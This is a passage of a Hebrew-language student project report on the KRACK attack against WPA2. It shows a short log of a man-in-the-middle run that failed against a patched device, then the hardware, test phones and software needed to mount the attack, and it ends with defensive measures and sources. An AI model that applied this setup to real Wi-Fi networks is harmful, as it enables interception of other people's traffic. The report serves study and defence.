[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
[06:30:23] Real channel : 50:d4:f7:5c:94:da → 80:5a:04:a5:fb:9b: EAPOL-Msg3(seq=2,replay=3) -- MitM'ing
```

כאן, ניתן לראות כי ההתנהלות עם נתב המקורי (בערוץ המקורי) תקינה.
כמו כן, מגיעים להודעה 3. אך בהמשך הקוד ההתקפה לא צלחה מהסיבה שבסביבת הרצה זו, הקורבן לא היה פגיע (זהו מכשיר עם גרסת אנדרואיד גבוהה יותר מהרצוי! כלומר, לאחר patch).

כלומר, בהינתן קורבן פגיע נוכל בהחלט [בעזרת מתקפה זו] לנצל את חולשת הקורבן ולהיחשף לתוכן ההודעות הנשלחות מהקורבן (את זאת לא נוכל להראות מהגבלת החומרה) כפי שתועד ע"י lucascouto.

מכאן, מהתיעוד הנ"ל, ממעבר על מימוש הקוד ומתיעוד ההרצה של lucascouto נוכל לאמת את הפגיעות אותה מנצלת מתקפת Krack Attack ואת הדרך בה המתקפה מתבצעת.

בס"ד

תכולת העבודה והמשאבים הנדרשים לצורך ביצוע המתקפה:

חומרה:

מבחינת חומרה נצטרך:

תוקף

- חיבור קווי בכדי לספק אינטרנט לתוקף.
- כרטיס רשת אחד מצב מוניטור בכדי שנוכל להסניף\לשלוח חבילות. השתמשנו בכרטיס רשת מסוג: TL-WN821N V6
- כרטיס רשת שני להעלות AP שתשמש עבורנו כרשת המזויפת. השתמשנו בכרטיס רשת מסוג: TL-WN321G


נתקף

- מכשיר פגיע שנוכל לבצע עליו את המתקפה. השתמשנו בs2 samsung galaxy עם גירסה 4.4.4.

AP



- רשת אלחוטית שהקורבן יתקשר איתה. השתמשנו בXiaomi Mi A3 גרסת אנדרואיד 10.

תחילה נתקלנו בבעיה של חוסר במכשיר פגיע, כלומר לא היה לנו מכשיר שנוכל לבצע עליו את ההתקפה. יכלנו לוודא זאת בעזרת טסט שיצר מגלה המתקפה (vanhoefm). לאחר מכן ניסינו להוריד מכונות וירטואליות בגרסאות ישנות כך שנוכל לבצע עליהם את המתקפה:



(ניתן לראות בתמונה למעלה מעט מבין כל המכונות שהשתמשנו בהם)

כל זאת לא נחל הצלחה רבה. בשל חוסר המכשיר הפגיע התחלנו לשאול קרובי משפחה, מכרים ואפילו שכנים בכדי להשיג מכשיר מתאים. לאחר מאמצים רבים הצלחנו להשיג מספר רב של מכשירי אנדרואיד ישנים עם גרסאות שונות כדי שנוכל לבצע עליהם את ההתקפה, בין היתר:

galaxy E5 (Android 4.4.4)  	galaxy s2 (Android 4.1.2) 
galaxy J7 (Android 6.0.1)  	galaxy s6 edge (Android 7.0) 

תוכנה:

- עבור ההתקפה נצטרף מערכת הפעלה שבאמצעותה מתאפשרת ההאזנה (מוניטור) ושליחת החבילות כדוגמת Linux , בפועל השתמשנו במערכת הפעלה Kali Linux.
- בשביל לבדוק אם יש ברשותנו מכשיר רגיש למתקפה הרצנו טסט שעבור נדרשות ההתקנות הבאות:
  - libnl-3-dev (ספרייה המספקת ממשק להעברת הודעות Netlink)
  - libnl-genl-3-dev (גם המספקת ממשק להעברת הודעות Netlink)
  - pkg-config (כלי עזר המשמש בעת קומפילציה של יישומים וספריות)
  - libssl-dev (חלק מיישום פרויקט OpenSSL של פרוטוקולי ההצפנה SSL ו-TLS לתקשורת מאובטחת דרך האינטרנט.)
  - net-tools (אוסף כלי העזר הבסיסיים לרשת עבור לינוקס)
  - Sysfsutils (כלי עזר להתממשקות עם מערכת קבצים וירטואלית בגרסת ליבת לינוקס 2.5 המספקת עץ של התקני מערכת)
  - Virtualenv (כלי ליצירת סביבות וירטואליות מבודדות עבור python)

  וגם הספריות הבאות:
  - Pycryptodome version 3.9.9
  - Scapy version 2.4.4
- עבור קוד המתקפה היינו צריכים את אותם הספריות של הבדיקה ובנוסף היינו צריכים את הספרייה mitm_channel_based, שתעזור לנו בביצוע MiTM, מכיוון שספרייה זו קשורה בעיקר עבור התקפה זו מיזגנו אותה ישירות אל הפרויקט.
- בפרויקט זה הוגדר hostapd מיוחד (לא הhostapd הסטנדרטי) וזאת מכיוון שהוא מוגדר עם קונפיגורציות ייחודיות:
  - rsn_ptksa_counters
  - rsn_gtksa_counters
  - wmm_advertised

כיצד ניתן להתגונן מפני התקפה זו:

קיימות כמה דרכים על מנת להתגונן מפני מתקפות אלו:

- **עדכון מערכת ההפעלה**: מערכות ההפעלה Android, Linux, OSX, Windows ו- iOS תיקנו את התוכנה שלהם כדי לטפל בהתקפות KRACK. על המשתמשים לעדכן את מערכות ההפעלה לגרסאות המעודכנות ביותר שלהם כדי להבטיח שהן מוגנות.
- **להתקין את עדכוני התוכנה הרלוונטיים של החברות השונות**: החולשה עצמה נמצאת במימוש של wpa_supplicant ולא בשכבות הגבוהות יותר ולכן אין כאן איזה הגדרה לשנות או לערוך. עדכון תוכנת הfirmware (קושחה) של הנתב ושל מנהלי התקנים של כרטיסי רשת אלחוטיים אשר ניתנים ע"י ספקי האינטרנט ומוצרי WiFi. עדכונים אלו כוללים הגנה מפני התקפות krack ולכן מומלץ לעדכן.
ספקי מוצרי Wi-Fi כגון Aruba Networks, Cisco Meraki, HostAP ו-Linux פרסמו עדכונים לתיקון פגיעות Wi-Fi . כמו כן, מנהלי התקנים אחרים כמו Intel, Google ו- WatchGuard פרסמו את קושחת הנתב המעודכנת ואת מנהלי ההתקן של כרטיסי הרשת האלחוטיים שלהם.
- **שימוש ב – VPN:** שמספק ערוץ תקשורת מאובטח בין הלקוח לשרת בעזרת הוספת שכבות הגנה לפאקטות שנשלחות. בקשות DNS עדיין יכולות לצאת מחוץ לרשת ה-VPN. כדי למנוע זאת, על המשתמש לבחור ספק VPN אשר נותן גם שרת DNS מובנה. ספק ה-VPN שהלקוח יבחר חייב להיות אמין מכיוון שיש לו את היכולת לנטר את התעבורה המלאה של הלקוח. העדיפות היא להשתמש בשירות VPN בתשלום ולא בספקים החינמיים (ה-VPNs המומלצים לשימוש: ExpressVPN, IPVANISH, CyberGhost).
- **הימנעות מ - Wi-Fi ציבורי:** גם אם יש לרשת האלחוטית הגנת סיסמה, הסיסמה הזו זמינה כמעט לכל אחד, מה שמפחית את רמת האבטחה במידה ניכרת. ולכן מומלץ להשתמש בחיבור קווי (Ethernet) לנתב / נתונים סלולריים.
- **HTTPS**: ניתן להתקין HTTPS Everywhere שבמידה אתר אינטרנט מציע גם HTTP וגם HTTPS הוא יעדיף את הHTTPS (אך במידה וקיים רק גישה לא מוצפנת HTTP תוסף זה לא יוכל לעשות דבר)
- **ספק אבטחה:** ישנן חברות המציעות שירותי אבטחה לרשתות אלחוטיות. למשל חברת Fing, המאפשרת לסרוק את כל המשתמשים המחוברים לרשת ה- Wi-Fi של המשתמש ובכך לוודא שאין תוקפים ברשת. כמו כן הם מציעים מוצר הנקרא FingBox בעל היכולת לזהות התקפות KRACK ברשת ה Wi-Fi הביתית בזמן אמת, מה שמאפשר למשתמש לנקוט בפעולה מיידית כדי להגן על המידע שלו.

מקורות:

- https://he.wikipedia.org/wiki/WPA
- https://www.krackattacks.com/
- https://medium.com/@alonr110/the-4-way-handshake-wpa-wpa2-encryption-protocol-65779a315a64
- https://www.cloudflare.com/learning/security/what-is-a-krack-attack/
- https://techcrunch.com/2017/10/16/heres-what-you-can-do-to-protect-yourself-from-the-krack-wifi-vulnerability/
- https://www.kaspersky.com/resource-center/definitions/what-is-a-vpn
- https://www.vpnmentor.com/blog/stay-protected-krack-attack/
- https://www.fing.com/news/protect-home-network-against-krack-attack
- https://www.iobit.com/it/knowledge-install-windows-patches-for-wpa2-and-related-driver-updates-to-prevent-krack-attack-72.php